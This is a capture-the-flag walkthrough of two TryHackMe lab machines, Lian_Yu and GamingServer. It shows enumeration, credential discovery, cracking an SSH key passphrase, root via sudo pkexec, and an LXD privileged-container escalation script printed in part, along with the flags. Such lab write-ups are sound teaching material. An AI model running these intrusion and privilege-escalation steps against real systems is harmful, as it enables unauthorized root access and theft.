

TryHackMe CTF 4

Task 1; Lian yu - <https://tryhackme.com/room/lianyu>

To start we are going to perform some reconnaissance of the layout using nmap.

```
(kali㉿kali)-[~/Downloads]
$ nmap -sV -T5 10.10.191.140
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-16 15:11 EDT
Warning: 10.10.191.140 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.191.140
Host is up (0.17s latency).

Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE    SERVICE      VERSION
21/tcp    open     ftp          vsftpd 3.0.2
22/tcp    open     ssh          OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
80/tcp    open     http         Apache httpd
111/tcp   open     rpcbind     2-4 (RPC #100000)
3878/tcp  filtered fotogcad
7938/tcp  filtered lgtomapper
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.72 seconds
```

Enumerate through any possible hidden directories using Gobuster

```
(kali㉿kali)-[~/Downloads]
$ gobuster dir -u http://10.10.191.140 -w /usr/share/wordlists/dirbuster/directories.jbrofuzz -t 40
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.10.191.140
[+] Method:       GET
[+] Threads:      40
[+] Threads:      40
[+] Wordlist:     /usr/share/wordlists/dirbuster/directories.jbrofuzz
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

[ERROR] parse "http://10.10.191.140/%": invalid URL escape "%"
/.           (Status: 200) [Size: 2506]
/??          (Status: 200) [Size: 2506]
/island       (Status: 301) [Size: 236] [→ http://10.10.191.140/island/]
Progress: 58688 / 58689 (100.00%)

Finished

(kali㉿kali)-[~/Downloads]
$ gobuster dir -u http://10.10.191.140 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 40
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:          http://10.10.191.140
[+] Method:       GET
[+] Threads:      40
[+] Threads:      40
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

/island        (Status: 301) [Size: 236] [→ http://10.10.191.140/island/]
/server-status (Status: 403) [Size: 199]
Progress: 220560 / 220561 (100.00%)

Finished
```

Look at the hidden directory




Ohhh Noo, Don't Talk.....

I wasn't Expecting You at this Moment. I will meet you there


You should find a way to **Lian_Yu** as we are planed. The Code Word is:

vigilante




Found a hidden word, maybe a username/password?

I continue to enumerate to see if there are any other hidden directories.



How Oliver Queen finds his way to Lian_Yu?



We find this /island/2100/ directory with a video player on it, is there anything else on here?


A screenshot of a browser's developer tools, specifically the 'Inspector' tab. The left pane shows the HTML structure of the page. The main content is an

element with the text 'How Oliver Queen finds his way to Lian_Yu?'. Below it is an element with a source URL pointing to a YouTube video. There are also two elements, one containing a ticket link and another with a note about availability. The right pane shows the 'Layout' panel with a visual representation of the page's structure, including margins, borders, and padding values. The overall width of the page is 887 pixels and the height is 585.867 pixels.

What is .ticket? I need to enumerate the website and see if there are any hidden directories.

```
(kali㉿kali)-[~/Downloads]
$ gobuster dir -u http://10.10.191.140/island/2100 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .ticket -t 40
[+] Url:          http://10.10.191.140/island/2100
[+] Method:       GET
[+] Threads:      40
[+] Threads:      40
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  ticket
[+] Timeout:     10s
=====
Starting gobuster in directory enumeration mode
=====
/green_arrow.ticket  (Status: 200) [Size: 71]
Progress: 47556 / 441122 (10.78%)
```

We found out what .ticket means. We have a string of random characters which indicates a hash of some type.



Got some kind of hash so I tried decoding it using Cyber Chef.

Recipe		Input
From Base58	<input checked="" type="checkbox"/> Remove non-alphabet chars	RTy8yhBQdscX
Alphabet 123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ		!#th3h00d

I wonder if I found the account info for the open ftp port I found during recon;

```
└─(kali㉿kali)-[~/Downloads]
└─$ ftp 10.10.191.140
Connected to 10.10.191.140.
220 (vsFTPd 3.0.2)
Name (10.10.191.140:kali): vigilante
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||58700|).
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 511720 May 01 2020 Leave_me_alone.png
-rw-r--r-- 1 0 0 549924 May 05 2020 Queen's_Gambit.png
-rw-r--r-- 1 0 0 191026 May 01 2020 aa.jpg
226 Directory send OK.
ftp> ls -la
229 Entering Extended Passive Mode (|||59981|).
150 Here comes the directory listing.
drwxr-xr-x 2 1001 1001 4096 May 05 2020 .
drwxr-xr-x 4 0 0 4096 May 01 2020 ..
-rw——— 1 1001 1001 44 May 01 2020 .bash_history
-rw-r--r-- 1 1001 1001 220 May 01 2020 .bash_logout
-rw-r--r-- 1 1001 1001 3515 May 01 2020 .bashrc
-rw-r--r-- 1 0 0 2483 May 01 2020 .other_user
-rw-r--r-- 1 1001 1001 675 May 01 2020 .profile
-rw-r--r-- 1 0 0 511720 May 01 2020 Leave_me_alone.png
-rw-r--r-- 1 0 0 549924 May 05 2020 Queen's_Gambit.png
-rw-r--r-- 1 0 0 191026 May 01 2020 aa.jpg
226 Directory send OK.
ftp> █
```

Bingo time to extract and do some forensics we will check the image for any Steganography.

```
└─(kali㉿kali)-[~/Downloads]
└─$ steghide extract -sf aa.jpg
Enter passphrase:
wrote extracted data to "ss.zip".
when Captain Nego
└─(kali㉿kali)-[~/Downloads]
└─$ unzip ss.zip
Archive: ss.zip
inflating: passwd.txt
inflating: shado

└─(kali㉿kali)-[~/Downloads]
└─$ cat shado
M3tahuman

└─(kali㉿kali)-[~/Downloads]
└─$ cat passwd.txt
This is your visa to Land on Lian_Yu # Just for Fun ***

a small Note about it

Having spent years on the island, Oliver learned how to be resourceful and
set booby traps all over the island in the common event he ran into dangerous
people. The island is also home to many animals, including pheasants,
wild pigs and wolves.
```

I wonder if there is an IDS or honeypots named that, anyways I want to see what other users are on this machine

```
ftp> cd ..  
250 Directory successfully changed.  
ftp> ls  
229 Entering Extended Passive Mode (|||27516|).  
150 Here comes the directory listing.  
drwx----- 2 1000 1000 4096 May 01 2020 slade  
drwxr-xr-x 2 1001 1001 4096 May 05 2020 vigilante  
226 Directory send OK.  
ftp> █
```

There is another user called Slade I am going to access his account using the password I found in shadow

```
(kali㉿kali)-[~/Downloads]  
$ ssh slade@10.10.191.140  
The authenticity of host '10.10.191.140 (10.10.191.140)' can't be established.  
ED25519 key fingerprint is SHA256:D0qn9NupTPWQ92bfgsqdadDEGbQVHMyMiBUDa0bKsOM.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.10.191.140' (ED25519) to the list of known hosts.  
slade@10.10.191.140's password:  
Way To SSH ...  
Loading.....Done ..  
Connecting To Lian_Yu Happy Hacking  
bits RSA, signa  
  
slade@LianYu:~$ ls  
user.txt  
slade@LianYu:~$ cat user.txt  
THM{P30P7E_K33P_53CRET5__C0MPUT3R5_D0N'T}  
-- Felicity Smoak
```

Now we have the user flag, time to move up. Lets look at privilege escalation surfaces

```
slade@LianYu:~$ sudo -l  
-bash: sudo: command not found  
slade@LianYu:~$ sudo -l  
[sudo] password for slade:  
Matching Defaults entries for slade on LianYu:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
User slade may run the following commands on LianYu:  
    (root) PASSWD: /usr/bin/pkexec
```

Looks like we got pkexec to use lets go make a reverse shell

First I use the man command to learn how to use it

```
PKEXEC(1)                                pkexec                                PKEXEC(1)

NAME
    pkexec - Execute a command as another user

SYNOPSIS
    pkexec [--version] [--disable-internal-agent] [--help]
    pkexec [--user username] PROGRAM [ARGUMENTS ...]

DESCRIPTION
    pkexec allows an authorized user to execute PROGRAM as another user. If username is not specified, then the
    program will be executed as the administrative super user, root.

RETURN VALUE
    Upon successful completion, the return value is the return value of PROGRAM. If the calling process is not
    authorized or an authorization could not be obtained through authentication or an error occurred, pkexec exits
    with a return value of 127. If the authorization could not be obtained because the user dismissed the
    authentication dialog, pkexec exits with a return value of 126.

AUTHENTICATION AGENT
    pkexec, like any other PolicyKit application, will use the authentication agent registered for the calling
    process. However, if no authentication agent is available, then pkexec will register its own textual
    authentication agent. This behavior can be turned off by passing the --disable-internal-agent option.

SECURITY NOTES
    Executing a program as another user is a privileged operation. By default the required authorization (See the
    section called "REQUIRED AUTHORIZATIONS") requires administrator authentication. In addition, the authentication
    dialog presented to the user will display the full path to the program to be executed so the user is aware of
    what will happen:

    [IMAGE][1]
    +-----+-----+
    |           Authenticate          [X] |
    +-----+-----+
    | [Icon] Authentication is needed to run '/bin/bash' |
    | as the super user |
    | An application is attempting to perform an |
    | action that requires privileges. Authentication |
    | as the super user is required to perform this |
    | action. |
    | Password for root: [_____] |
    | [V] Details: |
    |   Command: /bin/bash |
    Manual page pkexec(1) line 1 (press h for help or q to quit).
```

Cool I can just run bash from here through pkexec

```
slade@LianYu:/usr/bin$ man pkexec
slade@LianYu:/usr/bin$ pkexec
pkexec --version |
--help |
--disable-internal-agent |
[--user username] PROGRAM [ARGUMENTS ...]

See the pkexec manual page for more details.
slade@LianYu:/usr/bin$ sudo pkexec /bin/bash
root@LianYu:# cat root/root.txt
cat: root/root.txt: No such file or directory
root@LianYu:# ls
root.txt
root@LianYu:# cat root.txt
Mission accomplished

You are injected me with Mirakuru:) —> Now slade Will become DEATHSTROKE.

THM{MY_W0RD_I5_MY_B0ND_IF_I_ACC3PT_YOUR_CONTRACT_THEN_IT_WILL_BE_COMPL3TED_OR_I'LL_BE_D34D}
--DEATHSTROKE

Let me know your comments about this machine :)
I will be available @twitter @User6825
```

We got it

Lian_Yu

A beginner level security challenge

||| Easy ① 0 min

Start AttackBox Help Save Room 1179 Options

Room completed (100%)

Chart

Team	Score
7im	180
bughunterz.emir	180
Tobabarjo	180
Tucker	180
J_Angkong	180
Muzec	180
sealion2	180
Sw4641c10u5	180
BardKenne1453	180
Reng0	180

Target Machine Information

Title	Target IP Address	Expires
Lian_Yu	10.10.191.140	39min 24s

?

Add 1 hour

Terminate

Task 1 Find the Flags

Welcome to Lian_Yu, this Arrowverse themed beginner CTF box! Capture the flags and have fun.


Start Machine

Task 2; Gaming Server - <https://tryhackme.com/room/gamingserver>

```
(kali㉿kali)-[~/Downloads]
$ nmap -sV -T5 10.10.70.82
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-16 21:24 EDT
Warning: 10.10.70.82 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.70.82
Host is up (0.16s latency).
Not shown: 963 closed tcp ports (conn-refused), 35 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.07 seconds
```

So we have a user named john, that's all we have to go off right now.



There was a uploads button on the Draagan Lore page and it brought us to here

Index of /uploads

10.10.70.82/uploads/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Index of /uploads

Name	Last modified	Size	Description
 Parent Directory	-		
 dict.lst	2020-02-05 14:10	2.0K	
 manifesto.txt	2020-02-05 13:05	3.0K	
 meme.jpg	2020-02-05 13:32	15K	

Apache/2.4.29 (Ubuntu) Server at 10.10.70.82 Port 80

I wonder if there are any other hidden directories

```
(kali㉿kali)-[~]
$ gobuster dir -u http://10.10.220.63 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 40


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.10.220.63
[+] Method:       GET
[+] Threads:      40
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

/uploads           (Status: 301) [Size: 314] [→ http://10.10.220.63/uploads/]
/secret            (Status: 301) [Size: 313] [→ http://10.10.220.63/secret/]
/server-status    (Status: 403) [Size: 277]
Progress: 220560 / 220561 (100.00%)
Finished
```

What do you know what is under secret



Index of /secret

Name	Last modified	Size	Description
Parent Directory	-		
secretKey	2020-02-05 13:41	1.7K	

Apache/2.4.29 (Ubuntu) Server at 10.10.70.82 Port 80

We found a secret key to the SSH

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,82823EE792E75948EE2DE731AF1A0547

M7+F+3ilm5FcFZx24mnrugMY455vI461ziMb4NYk9YJV5uwcrx4qlP2Q2V8phx
4P+PLb79Cc0rBOPBLB0V3pjLJbf2hKbZazFLtq4FjZq66aLLIr2dRw74MzHSM
FnFI7jsxYFwPUqZtkz5sTcXiafc+I05/Id4zTtsC08qgs6qv50kMXVGs77F2kS
Lafx0mJdcuu/SaR3njNVtlukZyiXnskXci01+Ynhkqjl4Iy7fEzn2qZnKKPV8
9zLEcjERSysbUKYccnFknB1DwuJExD/erGRilBYOGuMatc+EaoGKkGpsZm4FtcI0
IrwkeyChI32v1s9w93PUqHMcCJGXEpY7/INMUQahDf3wnlvhBC10UW9piIoUpNN
5kSbrIx0gWjhIcpE9BLVUE4ndAMi3t05MY1U0ko7/vvhzndeZcWhVJ3ScdIAx4g
/5D/YqcLtt/tkbLyuyggk23NzuspnblUwZWo05fvg+jEqRud90s4DWMEURGdB2Wt
v7uYJfhjiwj8tw8WmaPHH0eYHgrrwhmC/glj1gxAq5320AgmXGoazXd3IeFrTGB
5+HLDl8VRDz1/4iZhafDC2gihKeW0jmLh830qKwa4s1XIB6BKPZS/OgyM4RMnN3u
Zmv1rDPL+0yzt6AS5BHENfkNfFWRWQxKtiGSLmywPP50Hnv0mzb16QG0Es1FPl
khVyt/WKlaVzfTdrJneTn8Uu3vZ82MF+evbdMPZMx9Xc3Ix7/hFeIxCdoMN4i6
3BoZF0BcoJa0unfLnTC0hXn7T/t/QvcaIsWSFwdgwnYFaJncHeEj7dhnmsAii
b79dfy384/lnjZMtX1NXIEghzQj5ga8TFnHe8umDNx5Cq5GpYN1BUtfWFYqtkgcn
vzLSJM07RAqq+SPAY8lCnx8gn+Nv/9+/+uiefeFt0mrpbDU2krfr9jhzYx9TkL
vTq0POXWjqufWNEIXXIpxFctpZaEQcc40LpbBGTDivWTQyx8AuI6Y0fIt+k64fG
rtfjWPVv3yGOJmiq0oa8/pDGgtNPgnJmFFrBy2d37Kz5oNpTlxmeT/drkeTaP6YW
RTz8Ieg+fMvtsgQelZQ44mhv0vE48o92Kxj3uAB6jZp8jxgACpcNBt3isg7H/dq6
bYiTtCJrl3IctTrEuBW8gE37UbSRqTuj9Foy+ynGmNPx5H0eC5a0/GoeSH0FelTk
cQKibDxHq7mLMJJZ00oqdJfs6jt/J04qzdBh3Jt0gBoKnXMVY7P5u8da/4sV+kJE
99x7Dh8YXnj1As2gY+MMOHUvCpwRR7Xlmk8Fj3TZU+WHK5P6W5fLK7u3Mvt1eq
Efz26lghbnEUn17KKu+V06Ed1PL150HSks5V-2fC8JTQ1fl3ri9vowPPuC8aNj+0
Qu5m65A5Urmr8Y01/Wjqn2wC7upxt6hNBIMbcNrndZkg80feKZ8RD7wE7Exll2h
v3SBMMCT5ZrBFq541a0ohTh08hkLPqYhdSebkQtU5HPYh+EL/vU1L9PfGv0zipst
gbLFOSPp+GmklnRpihaXaGYXsoKfXvAxGCVIhbaWLAp5AybIiXHyBWsbbSRMK+P
-----END RSA PRIVATE KEY-----
```

We will use John to crack the password to the ssh

```
(kali㉿kali)-[~/Downloads]
└─$ john --wordlist=dict.lst --format=ssh ssh_hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein      (hash.txt)
1g 0:00:00:00 DONE (2024-04-16 21:43) 50.00g/s 11100p/s 11100c/s 11100C/s baseball..starwars
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Great now we can connect

```
(kali㉿kali)-[~/Downloads]
└─$ chmod 400 hash.txt

(kali㉿kali)-[~/Downloads]
└─$ ssh john@10.10.70.82 -i hash.txt
Enter passphrase for key 'hash.txt':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-76-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information as of Wed Apr 17 01:45:28 UTC 2024

 System load:  0.0          Processes:         98
 Usage of /:   41.1% of 9.78GB  Users logged in:    0
 Memory usage: 18%           IP address for eth0: 10.10.70.82
 Swap usage:   0%

0 packages can be updated.
0 updates are security updates.

Last login: Mon Jul 27 20:17:26 2020 from 10.8.5.10
john@exploitable:~$ ls -la
total 60
drwxr-xr-x  8 john  john  4096 Jul 27  2020 .
drwxr-xr-x  3 root  root  4096 Feb  5  2020 ..
lrwxrwxrwx  1 john  john   9 Jul 27  2020 .bash_history → /dev/null
-rw-r--r--  1 john  john  220 Apr  4  2018 .bash_logout
-rw-r--r--  1 john  john 3771 Apr  4  2018 .bashrc
drwxrwx---  2 john  john  4096 Feb  5  2020 .cache
drwxr-xr-x  3 john  john  4096 Jul 27  2020 .config
drwxrwx---  3 john  john  4096 Feb  5  2020 .gnupg
drwxrwxr-x  3 john  john  4096 Jul 27  2020 .local
-rw-r--r--  1 john  john  807 Apr  4  2018 .profile
drwxrwx---  2 john  john  4096 Feb  5  2020 .ssh
-rw-r--r--  1 john  john     0 Feb  5  2020 .sudo_as_admin_successful
-rw-rw-r--  1 john  john    33 Feb  5  2020 user.txt
drwxr-xr-x  2 root  root  4096 Feb  5  2020 .vim
-rw-----  1 root  root 12070 Jul 27  2020 .viminfo
john@exploitable:~$ cat user.txt
a5c2ff8b9c2e3d4fe9d4ff2f1a5a6e7e
john@exploitable:~$
```

We in I found an exploit that will be able to get me priv esc and followed the steps inside the exploit.sh file

```

File Actions Edit View Help
john@exploitable: ~ | kali@kali: ~/Downloads x
GNU nano 2.9.3 exploit.sh Mo
#!/usr/bin/env bash

# _____
# Authors: Marcelo Vazquez (S4vitar)
#          Victor Lasa      (vowkin)
# _____

# Step 1: Download build-alpine => wget https://raw.githubusercontent.com/saghul/lxd-alpine-builder/master/build-al
# Step 2: Build alpine => bash build-alpine (as root user) [Attacker Machine]
# Step 3: Run this script and you will get root [Victim Machine]
# Step 4: Once inside the container, navigate to /mnt/root to see all resources from the host machine

function helpPanel(){
    echo -e "\nUsage:\n"
    echo -e "[-f] Filename (.tar.gz alpine file)\n"
    echo -e "[-h] Show this help panel\n"
    exit 1
}

function createContainer(){
    lxc image import $filename --alias alpine && lxd init --auto
    echo -e "[*] Listing images...\n" && lxc image list
    lxc init alpine privesc -c security.privileged=true
    lxc config device add privesc giveMeRoot disk source=/ path=/mnt/root recursive=true
    lxc start privesc
    lxc exec privesc sh
    cleanup
}

function cleanup(){
    echo -en "[+] Removing container...\n"
    lxc stop privesc && lxc delete privesc && lxc image delete alpine
    echo " [V]"
}

set -o nounset
set -o errexit

declare -i parameter_enable=0; while getopts ":f:h:" arg; do
    case $arg in
        f) filename=$OPTARG && let parameter_enable+=1;;
        h) helpPanel;;
        esac
    done

john@exploitable:~$ gunzip -c alpine-v3.19-x86_64-20240416_2152.tar.gz | tar xopf -
tar: rootfs/dev/random: Cannot mknod: Operation not permitted
tar: rootfs/dev/null: Cannot mknod: Operation not permitted
tar: rootfs/dev/console: Cannot mknod: Operation not permitted
tar: rootfs/dev/urandom: Cannot mknod: Operation not permitted
tar: rootfs/dev/zero: Cannot mknod: Operation not permitted
tar: Exiting with failure status due to previous errors
john@exploitable:~$ ls
alpine-v3.19-x86_64-20240416_2152.tar.gz metadata.yaml rootfs templates user.txt
john@exploitable:~$ nano exploit.sh
john@exploitable:~$ nano exploit.sh
john@exploitable:~$ bash exploit.sh

Usage:
      [-f] Filename (.tar.gz alpine file)
      [-h] Show this help panel

```

```

john@exploitable:~$ chmod +x exploit.sh
john@exploitable:~$ ls -la
total 3652
drwxr-xr-x 10 john john 4096 Apr 17 02:03 .
drwxr-xr-x 3 root root 4096 Feb 5 2020 ..
-rw-rw-r-- 1 john john 3658319 Apr 17 01:52 alpine-v3.19-x86_64-20240416_2152.tar.gz
lrwxrwxrwx 1 john john 9 Jul 27 2020 .bash_history → /dev/null
-rw-r--r-- 1 john john 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 john john 3771 Apr 4 2018 .bashrc
drwx----- 2 john john 4096 Feb 5 2020 .cache
drwxr-x--- 3 john john 4096 Jul 27 2020 .config
-rwxrwxr-x 1 john john 1452 Apr 17 02:03 exploit.sh
drwx----- 3 john john 4096 Feb 5 2020 .gnupg
drwxrwxr-x 3 john john 4096 Jul 27 2020 .local
-rw-r--r-- 1 john john 608 Apr 17 01:52 metadata.yaml
-rw-r--r-- 1 john john 807 Apr 4 2018 .profile
drwxr-xr-x 19 john john 4096 Apr 17 01:52 rootfs
drwx----- 2 john john 4096 Feb 5 2020 .ssh
-rw-r--r-- 1 john john 0 Feb 5 2020 .sudo_as_admin_successful
drwxr-xr-x 2 john john 4096 Apr 17 01:52 templates
-rw-rw-r-- 1 john john 33 Feb 5 2020 user.txt
drwxr-xr-x 2 root root 4096 Feb 5 2020 .vim
-rw----- 1 root root 12070 Jul 27 2020 .viminfo
john@exploitable:~$ ./exploit.sh -f alpine-v3.19-x86_64-20240416_2152.tar.gz
Image imported with fingerprint: 3195976577df1dbb73fe7c47376fb52a84e8df44f23b43b002156fda713bef2a
[*] Listing images ...
+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE | UPLOAD DATE |
+-----+-----+-----+-----+-----+-----+
| alpine | 3195976577df | no | alpine v3.19 (20240416_21:52) | x86_64 | 3.49MB | Apr 17, 2024 at 2:05am (UTC) |
+-----+-----+-----+-----+-----+-----+
Creating privesc
Device giveMeRoot added to privesc
# ls
# ls -la
total 12
drwx----- 2 root root 4096 Apr 17 02:06 .
drwxr-xr-x 19 root root 4096 Apr 17 02:05 ..
-rw----- 1 root root 36 Apr 17 02:12 .ash_history

```

```

~ # whoami
root
~ # cd /root
~ # ls
~ # ls -la
total 12
drwx----- 2 root root 4096 Apr 17 02:06 .
drwxr-xr-x 19 root root 4096 Apr 17 02:05 ..
-rw----- 1 root root 36 Apr 17 02:12 .ash_history
~ # cd /mnt/root
/mnt/root # ls
bin etc lib mnt run swap.img var Layout
boot home lib64 opt sbin sys vmlinuz
cdrom initrd.img lost+found proc snap tmp vmlinuz.old
dev initrd.img.old media root srv usr
/mnt/root # cd root
/mnt/root/root # ls
root.txt
/mnt/root/root # cat root.txt
2e337b8c9f3aff0c2b3e8d4e6a7c88fc

```

Try Hack Me

Dashboard Learn Compete Other

Access Machines 2

Learn > GamingServer

GamingServer

An Easy Boot2Root box for beginners

Easy 0 min

Start AttackBox Help Save Room 1025 Options

Room completed (100%)

Chart Scoreboard Write-ups

Kathaiyan fixi613 4mr 9eb2fge95y2bbb68r soulstation rossifw Cad SakaiD0 eyc Reng0

Target Machine Information

Title	Target IP Address	Expires
Gaming Server	10.10.70.82	1h 7min 21s

?

Add 1 hour

Terminate

Task 1 Boot2Root

Can you gain access to this gaming server built by amateurs with no experience of web development and take advantage of the deployment system.

Answer the questions below

